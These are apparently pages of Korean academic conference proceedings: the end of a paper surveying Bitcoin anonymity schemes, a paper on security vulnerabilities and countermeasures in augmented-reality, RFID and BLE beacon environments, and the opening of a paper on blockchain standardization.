Fabian등이 125명의 활동 중인 Bitcoin 사용자를 대상으로 설문 조사를 시행하였다. 그 결과에 따르면 10명 중 7명은 비트코인의 익명성을 별로 염려하지 않는다. 그러나 그 외의 거의 모든 사용자는 익명성을 염려하여 비트코인 사용을 포기하는 것을 고려한다고 한다. 나머지는 블록체인을 익명으로 알릴 위험이 있음을 알고 있지만 염려하지 않으며 그 중 거의 50%는 특정한 면에서 우려하고 있다.

사용자들은 다른 유형의 지갑에 다양한 양의 비트코인을 저장할 때 권장 사항에 따라 대부분 행동한다. 사용자의 약 1/3이 특정 익명 기술을 알지 못한다. 35%의 사용자들이 공개 주소의 단일 사용이 익명성 개선 방법이라는 것을 알고 있지만 채택하지는 않는다. 마지막으로, 익명성 솔루션 중 CoinJoin 및 제로코인과 비교하여 동전 혼합 서비스인 믹스코인이 더 잘 알려지고 사용자들이 더 많이 사용하려고 한다.

IV.비트코인 익명성에 대한 기존 연구들

비트코인은 모든 사용자들에게 거래기록이 공개되기 때문에 이에 대한 정보를 익명화 하는 것이 중요하다. 기존에 제안된 다양한 익명화 솔루션이 있다. 여기서는 그 중 몇 개의 솔루션에 대해 알아보고 각각의 장단점에 대해 논할 것이다.

4.1 코인조인(CoinJoin)




그림 2. CoinJoin 프로토콜 [10]

2013년 Maxwell은 이전의 Maxin의 아이디어를 개선하여 코인조인이라는 비트코인 사용자에게 다른 수준의 개인정보를 추가하는 접근 방식을 도입했다 [10]. 제안 된 코인조인을 사용하면 일부 거래에서 동전이 결합된다. 즉, 별개의 트랜잭션을 결합하여 이전 거래로부터 누가 비트코인을 받았는지 모르도록 한 방식이다.

4.2 제로코인(Zerocoin)

제로코인(Zerocoin)은 Zorin과 같이 Poramin Insom에 의해 대중에게 공개 된 완전한 기능의 암호 해독 기능으로 처음 구현되었다 [11]. 2013년 Ian Miers 등이 제안한 제로코인(Zerocoin)은 비트코인 트랜잭션에 진정한 암호화 익명성을 추가하는 비트코인 프로토콜의 확장으로서 제안한 암호 해독 기법이다. 이는 신뢰할 수 있는 당사자를 추가하지 않고 개별 비트코인 거래 간의 연결을 끊는 암호화 기술을 사용하는 분산 전자 현금 시스템이다 [12].

제로코인은 비트코인 사용자를 식별하거나 거래를 거의 추적 할 수 있는 비트코인 확장 기능을 제공한다 [7]. 제로코인을 만들기 위해, 임의의 번호 S를 생성하고, 이를 제 2난수 r의 사용에 의해 코인 C로 암호화 한다. 코인 C는

솔루션	특징	장점	단점
코인조인(CoinJoin) [10]	• 별개의 트랜잭션을 결합하여 이전 거래로부터 누가 비트코인을 받았는지 모르도록 한 방식	-	-
제로코인(Zerocoin) [12]	• 신뢰할 수 있는 당사자를 추가하지 않고 개별 비트코인 거래 간의 연결을 끊는 암호화 기술을 사용	• 다른 모든 암호 해독 기능에 통합될 수 있음	• 비트코인보다 약 50배 더 많은 계산 능력을 필요로 함 • 제 3자에 대한 검증 비용이 많이 듦
믹스코인(Mixcoin) [14]	• 혼합 서비스와 혼합을 원하는 사용자와 관련되어 있음 • 효과적인 익명성을 위해, 청크 크기가 표준화되어야 함	• 일반 비트코인 사용자가 쉽게 구현할 수 있음	• 청크 크기를 너무 높게 설정하면 프로토콜을 더 많이 실행하고 블록체인에서 더 많은 거래가 필요함

표 1 . 각각의 솔루션의 특징 및 장단점

광부에 의해 암호 누산기에 추가되고, 동시에 제로코인과 동일한 가치의 비트코인의 양이 제로코인 에스크로우 풀에 추가된다. 제로코인을 비트코인으로 전환하려면 코인 주인은 영지식 증명(zero-knowledge proof)을 통해 증명을 해야 한다. 제로코인은 코인 C와 코인을 교환하기 위해 사용되는 임의의 번호 S가 연결되어 있지 않기 때문에 익명성이 보장된다.

제로코인은 비트코인에서 뿐만이 아니라 모든 암호 해독에 통합될 수 있다는 장점이 있으나 제로코인은 비트코인보다 약 50배 더 많은 계산 능력을 필요로 하다는 점과 [13], 제로코인 거래에 대한 제 3자의 검증 비용이 많이 든다는 단점이 있다.




그림 3. (a)비트코인 블록체인, (b)제로코인 블록체인 [12]

4.3 믹스코인(Mixcoin)

믹스코인(Mixcoin)은 2014년 Bonneau등이 익명의 지불을 가능하도록 제안한 혼합 서비스에 대한 책임성 메커니즘을 만드는 프로토콜이다 [14]. 이 프로토콜에서는 두 가지가 관련이 되는데, 첫 번째는 동전을 혼합하기를 원하는 사용자이고, 두 번째 사용자는 혼합 서비스이다. 이 서비스의 책임 기능을 추가할 수 있도록 사용자는 혼합 서비스가 거래를 수행할 것을 약속한다는 증거를 보유한다.

효과적인 익명성을 위해서, 청크 크기가 표준화되어야 한다. 청크에 설정된 익명성은 최상의 경우에 동일한 크기의 청크를 혼합한 사용자에게 제한된다. 모든 사용자가 동일한 청크 크기를 선택하면 최상의 익명성이 생긴다. 그러나 청크 크기를 너무 높게 설정하면 프로토콜을 더 많이 실행하고 블록체인에서 더 많은 거래가 필요하다. 핵심 프로토콜은 독자적으로 사용될 수 있지만, 일반적으로 사용자는 자신의 자금을 여러 개의 청크로 분할하고 각각에 대해 여러 차례 순차적으로 혼합해야한다. 주요 책임 메커니즘은 사용자가 혼합하기 전에 서명된 보증서를 받는 것이다.

믹스코인의 구현은 현재의 비트코인 트랜잭

션을 변경할 필요가 없으므로 일반 비트코인 사용자가 쉽게 구현할 수 있다는 장점이 있다.

표 1에서는 코인조인, 제로코인, 믹스코인에 대한 특징 및 장단점에 대해 정리하였다.

V.결론

본 논문에서는 비트코인이 무엇인지와 비트코인 익명성에 대해 정리해 보았다. 비트코인이 중앙 서버가 없이 거래되기 때문에 거래 내역과 사용자들의 개인 정보보호가 중요하고, 아직 이러한 점은 비트코인 시스템에서의 취약점이 되고 있다. 비트코인 개발자는 블록체인과 비트코인 네트워크에서 제공하는 익명성 수준을 높이려는 노력을 기울여야 하는 동시에 사용자 정보유출이 발생하면 신뢰가 있는 수사 기관에서 추적이 가능하도록 되어야 한다. 또한 블록체인 기술과 관련된 비트코인 사용자의 개인정보 보호 의식을 강화해야한다.

향후, 우리는 기존에 제안된 비트코인 익명성 솔루션을 살펴보며 앞으로 비트코인 사용에서의 프라이버시 개선을 위해 기존의 솔루션을 보완해야 하며, 새로운 익명성 솔루션을 개발할 계획이다.

[참고문헌]

[1] S.Nakamoto, Bitcoin: A Peer-to-Peer Electronic Cash System, 2008.

[2] M.Swan, Blockchain: Blueprint for a new economy. O'Reilly Media, Inc., 2015.

[3] R. Zhang, and B. Preneel, Publish or Perish: A Backward-Compatible Defense against Selfish Mining in Bitcoin, Cryptographers' Track at the RSA Conference. Springer, Cham, 2017.

[4] A.M.Antonopoulos, Mastering Bitcoin: unlocking digital cryptocurrencies. O'Reilly Media, Inc., 2014.

[5] 이성춘, 박유진, 손현진, 비트코인 시스템 분석노트, KT경제경영연구소, 2013.

[6] F.Reid and M.Harrigan, An analysis of anonymity in the bitcoin system, Security and privacy in social networks. Springer New York, 197-223. 2013.

[7] 비트코인 익명성 vs 투명성, http://www.getnews.co.kr/view.php?ud=2734BTH, 2017년 6월에 확인.

[8] N.Christin, Traveling the Silk Road: A measurement analysis of a large anonymous online marketplace, Proceedings of the 22nd international conference on World Wide Web. ACM, 2013.

[9] B.Fabian, T.Ermakova and U.Sander, Anonymity in Bitcoin? - The Users' Perspective, International Conference on Information Systems 2016 (ICIS 2016), At Dublin, Ireland, 2016.

[10] D.A.Wijaya, J.Liu, and R.Steinfeld, Anonymity in Bitcoin, 2016.

[11] Wikipedia, Zerocoin, https://en.wikipedia.org/wiki/Zerocoin#cite_note-1, 2017년 6월에 확인.

[12] I.Miers, C.Garmanet, M.Green and A.D.Rubina, Zerocoin: Anonymous distributed e-cash from bitcoin, Security and Privacy (SP), 2013 IEEE Symposium on, IEEE, 2013.

[13] Andy Greenberg, https://www.forbes.com/sites/andygreenberg/2013/04/12/zerocoin-add-on-for-bitcoin-could-make-it-truly-anonymous-and-untraceable/#2154f865b239, 2013, 2017년 6월에 확인.

[14] J.Bonneau, A.Narayanan, A.Miller, J.Clark, J.A.Kroll, and E.W.Felten, Mixcoin: Anonymity for Bitcoin with accountable mixes, International Conference on Financial Cryptography and Data Security, Springer Berlin Heidelberg, 2014.

증강현실 환경의 보안고려사항에 대한 연구

김혁순*, 하진성*, 이영숙*

*호원대학교 사이버수사경찰학부

A Study on the Augmented Reality : The Consideration of the Security

HyeokSoon Kim*, JinSung Ha*, YoungSook Lee*

*Department of Cyber Investigation Police, Howon University.

요 약

증강현실 기술은 다양한 환경에서 객체의 위치를 측정하여 사용자가 쓰는 각종 디바이스 기기를 통해 현실 세계와 가상물체를 겹쳐 보여주는 기술이다. 가상현실과 달리 실제 영상을 중심으로 가상물체를 결합해 사용자에게 제공해 주는 특징을 기반으로 참여자 중심의 응용연구를 함으로써 사람과 컴퓨터의 상호작용이 이루어진다. 본 논문에서는증강현실 환경에서 발생할 수 있는 취약점을 분석하고 그에 따른보안고려 사항을 제시한다.

I. 서론

구글 딥마인드에서 개발한 인공지능 프로그램인 알파고(Alphago)가 인간과의 바둑대결에서 승리를 하고, 3D 프린팅 기술로 인체조직의 개발을 시도하는 등 4차 산업혁명이 우리 곁으로 가까이 다가오고 있다. 최근에는 4차 산업혁명의 기술 중 하나인 증강현실을 이용한 게임이 국내에 출시되고 누적 사용자 수가 700만을 돌파하는 큰 인기를 얻게 되면서 사람들은 증강현실에 대한 관심이 높아지게 되었다.

증강현실은 유비쿼터스 환경에서 가상세계와 실세계 사이의 영상들의 물체를 결합해 사용자에게 보여주는 기술이다. 또한 가상현실과 달리 실제 영상을 중심으로 가상물체를 결합해 사용자에게 제공해 주는 것을 목적으로 한다.이러한 특징을 기반으로 참여자 중심의 응용연구를 함으로써 사람과 컴퓨터의 상호작용이 이루어지고 있다. 인터넷상으로는 제공받은 정보를 배경으로 증강현실 어플리케이션이 개발되어 우리의 실생활에서 폭넓게 이용될 것이다. 하지만 사용자의 증강현실에 대한 보안인식이 미흡하여 관련 기술을 구축함에 있어 아직 많은 오류 및 보안결점이 발생하고 있다[1][2].


우리는 증강현실 환경에서 발생하는 취약점을 분석하여 보안 고려사항을 제시하고자 한다. 본 논문의 구성은 다음과 같다. 2장에서는 증강현실의 관련기술인 사물인식, 마커, RFID, RSSI, BLE 비콘, 충돌검사를 소개하고 3장은 증강현실 환경에서 발생할 수 있는 취약점인 내부적 특징에 의한 것과 RFID와 비콘을 사용함에 있어 발생할 수 있는 것으로 분류한다. 또한 3장에서 제시한 기술의 취약점과 보안위협을 분석할 것이다.

II. 관련연구

2.1 사물인식(Object Recognition)

사물인식이란 다양한 기기와 기술을 활용하여 해당 목적물을 인지하고 그와 연관되는 서

비스를 제공하는 기능을 말한다. 스마트폰의 내장 카메라와 인터넷, GPS, DB 등과 관계되는 서비스 제공이 가능하며, 사물을 인식하는 기술로는 특정 사물인식과 일반 사물인식이 있다.




[그림 1] 구글 'Cloud Video Intelligence API' 시연 과정
(출처=Google Cloud Platform, YouTube 동영상 캡처)

[그림 1]은 현재 구글에서 만든 특징 추출과 패턴인식 알고리즘을 이용해 '클라우드 비디오 인텔리전스(Cloud Video Intelligence) API' 라는 기술을 시연한 동영상의 일부이다. 특정 사물의 움직임이나 색상, 형태 등을 DB화하고 꼬리표(tagging)를 달아 매칭을 실행하면 사물에 대한 인식이 가능하게 되고 이러한 정보가 대량으로 쌓이게 되면 특정 객체인식 서비스가 더욱 정확해진다[3].

2.2 마커(MarKer) 인식기술

증강현실은 현실과 가상그래픽을 결합하여 보여주기 때문에 확실한 영상 정보를 얻기 위해서는 가상객체들이 화면에서 원하는 자리에 정확히 위치되어 있어야 한다. 가상객체에 대한 3차원 좌표는 카메라가 기준이 되는 좌표 값이 되어야 하는데 이는 좌표에서 카메라의 파라미터를 이용하여 실제 위치를 파악하기 때문이며, 영상 속에서 위치를 파악하게 되면 그 부분에 가상객체를 넣어서 우리가 원하는 화면을 가질 수 있게 된다. 문제는 카메라의 영상에서 현실세계의 특정 물체에 대한 카메라의 3차원 좌표를 확보하는데 이를 위해 두 대 이상의 카메라가 필요하다. 하지만 현실적으로 증강현실에 사용하는 카메라는 대부분 한 대를 사용하기에 3차원 위치를 파악하기 힘들다. 따라서 이에 대한 해결책으로 마커 인식 기술을 사용하고 있다. 대부분의 증강현실 시스템은 주로 마커를 사용해 상대적 좌표를 추출하며 가상영상과 실제영상을 합성한다.



[그림 2] 마커 인식기술 시연
(출처=IXpatterns, Vimeo 동영상 캡처)

[그림 2]는 비주얼 마커의 사용방법을 시연한 동영상의 일부이다. 비주얼 마커의 특징을 이용해 마커가 놓여 있는 모양이나 3차원 위치를 알아낸다. 마커에는 QR코드와 같은 인식용 패턴이 있으며, 이것을 통해 마커와 제공하는 정보를 매칭시키고 마커는 3차원 객체의 증강 위치를 선정하여 실제 세계와의 효율적인 좌표계를 생성할 수 있다[4].

2.3 RFID (Radio-Frequency Identification)

RFID는 근거리에서 무선 주파수를 이용해 사물의 관련 정보를 읽는 기술로 사물에 소형 전자칩에 안테나로 구성된 태그를 부착시켜 리더가 태그를 활성화해 정보를 읽게 해준다. 이때 태그에 할당한 고유 주파수를 통해 사물을 인식하고 사물의 주변 상황을 확인 및 파악할 수 있게 도와주어 실시간으로 정보처리를 하게 된다.

RFID 시스템은 태그, 안테나, 리더로 구성되어 있는데 태그 자체에 사물의 정보가 내재되어 있지 않다. 태그는 소형이며 저가로 만들어지기 때문에 소비전력도 리더로부터 공급받게 되어 대량의 정보를 저장하기가 힘들다. 따라서 태그의 코드를 통해 사물의 인식정보를 내부에 저장하고 리더에 이 코드 정보를 송신시킨다. 리더는

태그로 읽은 코드를 해석하여 사물과 관련된 다양한 정보를 얻게 되는 것이다[5].

2.4 RSSI(Received Signal Strength Indicator)

RSSI는 거리에 따른 전파의 세기가 다른 점을 이용하여 수신기와 비컨 사이의 거리를 측정한다. RSSI 방식은 미리 정의된 다양한 장소에서 표본 신호의 세기를 측정하는데 이는 전파환경에 따라 수신된 신호 세기에 따라 나타내는 경로 손실 모델이 다르기 때문에 위치 측정 시스템을 사용하는 환경에 대한 정확한 경로 손실 모델이 필요하게 된다. 측정된 환경에서 수신된 신호의 세기를 통계적인 방법에 근거하여 확률 분포와 대조하고 위치를 측정한다[6].

2.5 BLE비콘

최근에는 BLE(Bluetooth Low Energy) 기반의 근거리 무선 통신 장치를 일반적으로 비콘이라고 부른다. BLE비콘의 장점으로 첫 번째는 기존 기술에 비해 배터리 소모량이 적어 작은 코인 전지 하나로 약 2년이라는 긴 시간 동안 사용이 가능하다는 점이다. 두 번째는 별도의 허가 없이 사용할 수 있는 ISM(Industrial Scientic and Medical) 주파수 대역을 이용하는 다른 사용기기와의 충돌을 피하기 위해서 주파수 확산 방식 중 주파수 호핑(hopping) 기술을 사용하여 주파수를 계속 바꿔가며 전송하는 점이다. 세 번째는 RFID 기술을 사용했다는 점인데 13.56MHz의 주파수 대역을 사용하는 NFC(Near Filed Communication) 기술보다 가용거리가 길어 50m 내외까지 통신할 수 있다. 이처럼 BLE비콘은 저전력, 저비용이라는 것과 다양한 분야에서 활용 및 적용이 가능하다. 이로 인해 최근 비콘을 이용한 실내 위치 서비스가 주목받고 있다[7].

2.6 충돌검사

공간상에서 두 물체간의 중첩을 검사하는 기법으로 충돌검사 방법은 크게 단속적인 충돌검사 방법과 연속적인 충돌검사 방법이 있다. 이전의 대부분 충돌검사 연구는 단속적 충돌검사의 연구에 집중되어 있었다. 단속적인 충돌검사 방법은 주어진 시간에서의 물체의 위치만을 가지고 충돌 검사를 수행하는 방법이다. 그러나 이 방법은 물체가 침투된 상황에서 검사가 진행된다. 그렇기 때문에 정확한 충돌시점을 계산하려면 침투 결과를 찾아 다시 뒤로 추적해야 하기에 오버헤드가 발생할 수 있다. 또한 물체가 빠른 속도를 가지거나 물체의 두께가 얇다면 충돌이 일어나도 이를 전혀 검출하지 못하는 경우가 발생한다. 반면에 연속적 충돌검사는 연속적이지 못한 시간 간격들에서 대상 물체의 위치를 연속적인 움직임으로 보강해 모션을 만들어서 충돌을 검사한다. 그렇기 때문에 발생한 충돌의 정확한 시간과 위치를 놓치지 않는다[8].

III. 증강현실과 관련기술 취약점 및 보안고려사항 분석

3.1 증강현실의 내재적 특징과 관련된 취약점 및 보안 고려사항

증강현실에서 발생할 수 있는 취약점을 사용자 부주의, 근거리 무선통신, 실행오차, 그리고 구조적인 문제로 분류하였다. 취약점에 대한 구체적인 설명을 <표 1>에 나타내었다.

<표 1> 증강현실에서 발생할 수 있는 취약점

취약점	설 명
사용자 부주의	사용자가 정보 기기에 대한 지식이 부족하여 사회 공학적 공격에 대해 무지한 상태이다.
근거리 무선 통신 문제	암호화된 통신이 이루어지지 않아 공격자에게 통신을 가로채어지거나 악성코드에 감염되어 데이터의 위·변조 등의 문제가 발생한 상태이다.
실행 오차	가상 물체의 정확한 위치가 선정되지 못해 애매한 위치에 생성되어 어떤 상태인지도 구분할 수 없어 지연시간이 발생해 실시간 실행이 불가능한 상태이다.
구조적 문제	어플리케이션의 구조적 문제로 접근이 불가능한 부분의 권한을 얻어 다른 사람의 정보를 획득하여 피해를 줄 수 있는 상태이다.

내재적 측면에서 발생한 취약점은 각각 사용자, 네트워크, 시스템 측면으로 나눌 수 있다. 사용자는 사용자 부주의, 네트워크는 근거리 무선 통신 문제가 되며 시스템은 실행 오차 및 구조적 문제로 분류가 된다.

사용자 측면의 취약점을 극복 하려면 사용자는 지니고 있는 정보 기기를 물리적인 파괴 및 분실이 없도록 관리하면서 신뢰할 수 없는 무선 네트워크에 대한 접속을 지양해야 한다. 네트워크 측면의 취약점을 해결하기 위해서는 무선 통신을 할 때에는 암호화 통신(SSL)을 사용해 중간자 공격을 예방함으로써 자신의 정보유출을 차단할 수 있도록 해야 한다. 시스템 측면의 문제를 보완하려면 개발자들은 자신이 내놓은 어플리케이션이 정확한 데이터를 입력받아 문제가 발생하지 않는지 확인하고 실행에 대한 지연시간이 발생하지 않도록 최대한 노력해야 할 것이다. 어플리케이션의 개발에 있어서는 본래 목적이 아닌 곳에 사용되지 않도록 해야 한다.

<표 2> OWASP Top 10 내용 중 증강현실에 관련된 취약점

취약점	설 명
크로스 사이트 스크립팅 (XSS)	웹 어플리케이션의 설계 취약점으로 공격자가 사용자의 웹 페이지에 악성 스크립트를 삽입하는 공격이다. 삽입된 악성 스크립트는 사용자의 컴퓨터가 실행이 되면 사용자의 쿠키 및 세션 등을 탈취해 사용자의 고유 권한을 가지고 웹 어플리케이션에 로그인하거나 임의로 제어할 수 있다.
기능수준의 접근 통제누락	누구나 네트워크를 통해 애플리케이션에 응답을 보낼 수 있는데 이를 통해 익명의 사용자와 일반 사용자들이 적절한 권한 없이 모든 정보에 접근을 할 수 있다.
크로스사이트요청변조 (CSRF)	사용자의 브라우저가 로드 할 수 있는 콘텐츠는 구분되어 있는데 위조된 HTTP 요청을 강제로 보내서 정당한 요청이라고 오해하게 만들어 해당 사용자의 콘텐츠가 아닌 부분까지 사용하게 만들 수 있다.

<표 2>을 통해 증강현실 환경에서 웹 어플리케이션 취약점이 발생함을 보여주고 있다.

이처럼 증강현실은 아직 미흡한 부분이 여러 분야에서 존재하고 있다. 아울러 증강현실의 기능에서 발생하고 있는 문제를 파악하고자 한다.

증강현실은 제작하고 적용하는 과정에서 필연적으로 실행오차가 발생하며 정적오차, 렌더링 오차, 동적 오차로 분류하고 있다. 정적 오차는 가상 환경을 실세계에 결합시킬 때 발생하는 오차로서, 가상 세계와 실세계의 좌표계가 일치하지 않으면 발생하며 해결하기 위해서는 더욱 정확한 좌표를 입력해야 한다. 렌더링 오차는 가상의 물체가 실세계 환경에 조화되도록 렌더링하는 과정에서 발생하는 문제이다. 설명하자면 실제로 존재하는 책상 위에 가상의 전화기를 만들어 결합하였지만 전화기에 그림자가 없어서 공중에 뜬 상태인지 책상에 붙어 있는 상태인지 정확히 구분할 수 없는 경우를 말한다. 이런 오류를 제거하려면 가상 세계가 실제 환경과 같은 상태를 유지할 수 있는 오브젝트 렌더링 기술이 필요하다.

동적 오차는 실세계에서 보는 사용자의 시선과 위치에 따라 가상 영상이 보여주는 위치가 바뀌게 되는데 이 과정에서 발생되는 시간지연을 말한다. 예를 들어 사용자가 한 지점을 지켜보다가 머리를 돌려 다른 지점을 보게 되면 시선이 변하게 되고 사용자의 시선 변화와 같이 가상 환경도 변화되어 실행되어야 하지만 가상 환경의 실행에 있어서 시간이 지연되어 가상 환경과 실제 환경의 오차가 발생한 것을 말한다. 이 문제는 해결이 불가능에 가깝기 때문에 현재 지연시간을 최대한 줄이는 방향으로 연구가 진행되고 있다[9].

3.2 RFID 취약점 및 보안 고려사항

RFID 시스템은 실시간 통신을 위해 사용하는 EPC(Electronic Product Code)라고 불리는 고유 숫자 때문에 취약점이 발생한다. EPC 숫자는 고유값을 가지고 있어 공격자가 다른 사용자에 의해 운반되고 있던 태그를 추적할 경우 프라이버시 침해가 발생한다. 시스템에서 대

량의 거짓된 태그 혹은 악의적인 리더기에 의해 연산량을 남용하면 서비스에 대한 자원이 고갈되어 서비스 거부가 발생하게 된다. 또한 태그의 정확한 정보는 알 수 없더라도 태그로부터 일정 수준의 응답을 받게 되면 응답을 받은 리더기는 이 정보를 통해 태그를 가지고 있던 사람의 정보를 알 수 있게 되어 위치를 추적 할 수 있다. 사용자가 악의적인 공격자에게 걸리면 리더 및 태그의 메시지가 도청되어 사용자의 기밀 정보가 유출될 가능성이 높다. 이를 해결하기 위해서는 기밀성, 태그에 대한 익명성, 상호 인증, 가용성이 고려되어야 하며 안전한 인증방식을 사용한 프로토콜이 필요하다. RFID 시스템에서 사용하는 태그를 보안하기 위해서는 해쉬 기반의 인증과 디지털 서명을 사용하고 태그의 인식 형식이 외부에 유출되지 않아야 한다. 또한 128비트 암호화 알고리즘을 사용하여 해석 시간이 오래 걸리도록 만든다. 그러므로 리더기와 태그는 안전한 통신을 할 수 있어야 한다[10].

3.3 비콘의 취약점 및 보안 고려사항

비콘은 블루투스 4.0을 기반으로 다양한 컴퓨팅 환경에서 사용되고 있다. 그렇기 때문에 각종 공격에 노출되어 있으며 그에 해당하는 대표적인 취약점을 <표 3>에서 나타내었다.

<표 3> 비콘을 이용한 증강현실에 관련된 취약점

취약점	설 명
스푸핑 (Spoofing)	IP주소, MAC주소 등 네트워크상에서의 통신과 관련된 다양한 정보를 변경하여 통신에서의 흐름을 왜곡시킨다.
주파수 교란	비콘은 일방향 주파수 송신을 하고 있지만 따로 전용콘텐츠 서버로 비콘 매니저가 각각 정보를 송·수신하여 정보가 변형될 수 있다.
블루투스 서비스 거부 공격(BDOS)	블루투스 자체는 2.45GHZ 내에 다양한 채널로 나누어져 있다. 하지만 이러한 상태에서도 지속적인 전파 간섭과 교란 신호 공격을 시도하면 서비스가 오작동을 일으키게 된다.

특정 주파수를 사용하는 블루투스의 경우는 다른 주파수 기기와의 충돌이 발생하지 않게 하기 위해서 호핑 기술을 적용해 안정성을 높이곤 있지만 지속적인 주파수 통신을 하기 때문에 사용자의 위치가 노출되어 있어 사생활 침해가 발생할 수 있다. 또한 비콘 서비스 관련 어플리케이션인 것처럼 위장해 악성코드에 감염시키기도 한다. 요즘 IoT산업 분야 중 가장 큰 시장을 형성할 것으로 보는 스마트 자동차의 경우에는 차량 접근 시 해당 지역의 교통정보를 수신받기 때문에 차량이 자주 이동하는 도로에 악성 콘텐츠를 전송하는 비콘을 설치하면 차량 내 통신기기에 악영향을 미쳐 운전자가 위험해질 것이다. 그러므로 비콘에서 발생하는 취약점을 해결해야 하고 그를 위해서는 아래와 같은 보안이 필요하다.

1) 기술 관리적 측면의 보안

비콘을 활용하기 전에 비콘에 대한 활용 계획을 확립하고 사용되는 목적에 대해서만 수행될 수 있도록 하며 비콘 정보의 송신 간 해당 콘텐츠의 내용이 표시될 수 있게 하고 불필요한 내용을 표시할 경우 불법 사용자로 간주할 수 있는 규정을 마련해야 한다.

2) 어플리케이션 개선을 통한 보안

정보 수집을 사용자가 선택할 수 있도록 어플리케이션을 개발하고 어플리케이션에서 비콘으로 정보를 수신하기 전에 수신 여부를 제어 가능하도록 프로그램에서 제공할 수 있어야 한다. 또한 안전한 저장 공간 확보를 위해 3DES, SSL등의 암호화 기술을 통해 데이터를 안전하게 저장 할 수 있는 방법을 고려해야 한다.

3) 물리적 측면의 보안

현재 사용 중인 블루투스 4.0보다 상위 버전을 사용해 일정 부분 대응할 수 있지만 가장 개선되어야 할 부분은 블루투스의 무선통신 인증 방식에서 사용되고 있는 AES 알고리즘 등과 같은 우수한 암호 알고리즘을 활용하는 것이다. 또한 비콘과 주파수로 연결되어 있는 불

특정 다수의 사용자들과 외부 주파수를 차단하거나 재연결이 가능하도록 기능을 추가함으로써 스푸핑과 스니핑 같은 취약점에 대한 대응이 가능해질 것이다[11].

IV. 결론

증강현실은 유비쿼터스 환경에서 가상세계와 실세계 사이의 영상들의 물체를 결합해 사용자에게 보여주는 기술이다. 인터넷상으로 제공받은 정보를 배경으로 증강현실 어플리케이션이 개발되어 우리의 실생활에서 폭넓게 이용될 것이다. 하지만 사용자의 증강현실에 대한 보안인식이 미흡하여 관련 기술을 구축함에 있어 아직 많은 오류 및 보안결점이 발생하고 있다. 본 논문에서는 증강현실 환경에서 발생할 수 있는 취약점을 내부적 특징에 의한 것과 RFID와 비콘을 사용함에 있어 발생할 수 있는 것으로 분류하였다. 그리고 각각에 대한 보안 고려사항을 제시하였다. 아울러 보안 규제가 명확해져 법적으로 보호받을 수 있게 된다면 증강현실 기술은 앞으로도 더욱 발전해 안전한 서비스를 제공할 수 있게 될 것이다.

[참고문헌]

[1] 양승의 외, “소셜 네트워크 환경에서 GPS 기반 증강현실 시스템”, 한국정보통신학회 논문지, 한국정보통신학회, 2013년 1월

[2] 이재영 외, “증강현실 기술을 이용한 터치 기반 게임 시스템”, 디지털콘텐츠학회 논문지 제15권 제1호, 디지털콘텐츠학회, 2014년 2월

[3] 김영상 외, “증강현실을 적용한 관광지 사물인식 실감체험 앱 콘텐츠 구현“, 스마트미디어 저널, 2016년 03월

[4] 정효남, “증강현실 기술을 활용한 융합형 교육 콘텐츠”, 상명대학교 일반대학원, 2013년 2월

[5] 이윤덕, “사물지능통신 소개 및 발전전망”, 정보과학회지, 2010년 9월

[6] 조호성 외, “Zigbee기반 AoA 위치 인식 시스템 실험 및 구현“, 한국항행학회 논문지 제15권 제1호 , 한국항행학회, 2011년 2월

[7] 박지혜, “BLE 비콘을 이용한 실내 위치 인식 기술에 관한 연구”, 광운대학교 대학원, 2016년 12월

[8] 이민경 외, “물리기반 모델링을 이용한 증강현실에서의 효과적 객체 상호작용”, 한국HCI학회 학술대회, 2007년 2월

[9] 방준성 외, ″증강현실(Augmented Reality) 국・ 내외 기술동향과 발전전망″, KIST, ISBN 978-89-6211-060-6 98560

[10] 김정태, “RFID태그보안과프로토콜의취약점분석및보안성향상을위한기법”, 한국해양정보통신학회논문지 제15권 제6호, 2011년 6월

[11] 김승일 외, “저전력 블루투스(BLE) 비콘 보안 취약점 연구”, 정보보호학회지 제26권 제3호, 2016년 6월

블록체인 국제 표준화 분석 및 시사점

김미연* 박근덕** 염흥열**

*순천향대학교 융합서비스 보안학과 **순천향대 정보보호학과

Analysis on Blockchain standardization activities and their implications

MeeYeon Kim* Keun Duk Park** Heung Youl Youm**

*Convergent services of security department, **Department of Information Security Engineering, Soonchunhyang University.

요 약

블록체인은 최근 각광을 받고 있는 기술이나, 기술에 대한 사회의 전반적인 이해도가 떨어지고 합의된 정의나 표준이 제정되지 않은 상태이다. 이러한 모호성을 해결하기 위해 ISO, ITU-T, W3C, 세 곳의 표준화 기구가 블록체인의 국제 표준화를 진행하고 있다. 그래서 본 논문은 블록체인 기술(구성요소, 작업증명, 디지털 서명)과 특장점을 서술하여블록체인에 대한 이해를 높이고, 3곳의 국제 표준화 기구의 블록체인 표준화 동향을 정리하고 각 기구의 주안점과 진행 현황을 밝혀 학계와 민간 부문의 관심을 끌고자 하였다.

I. 서론

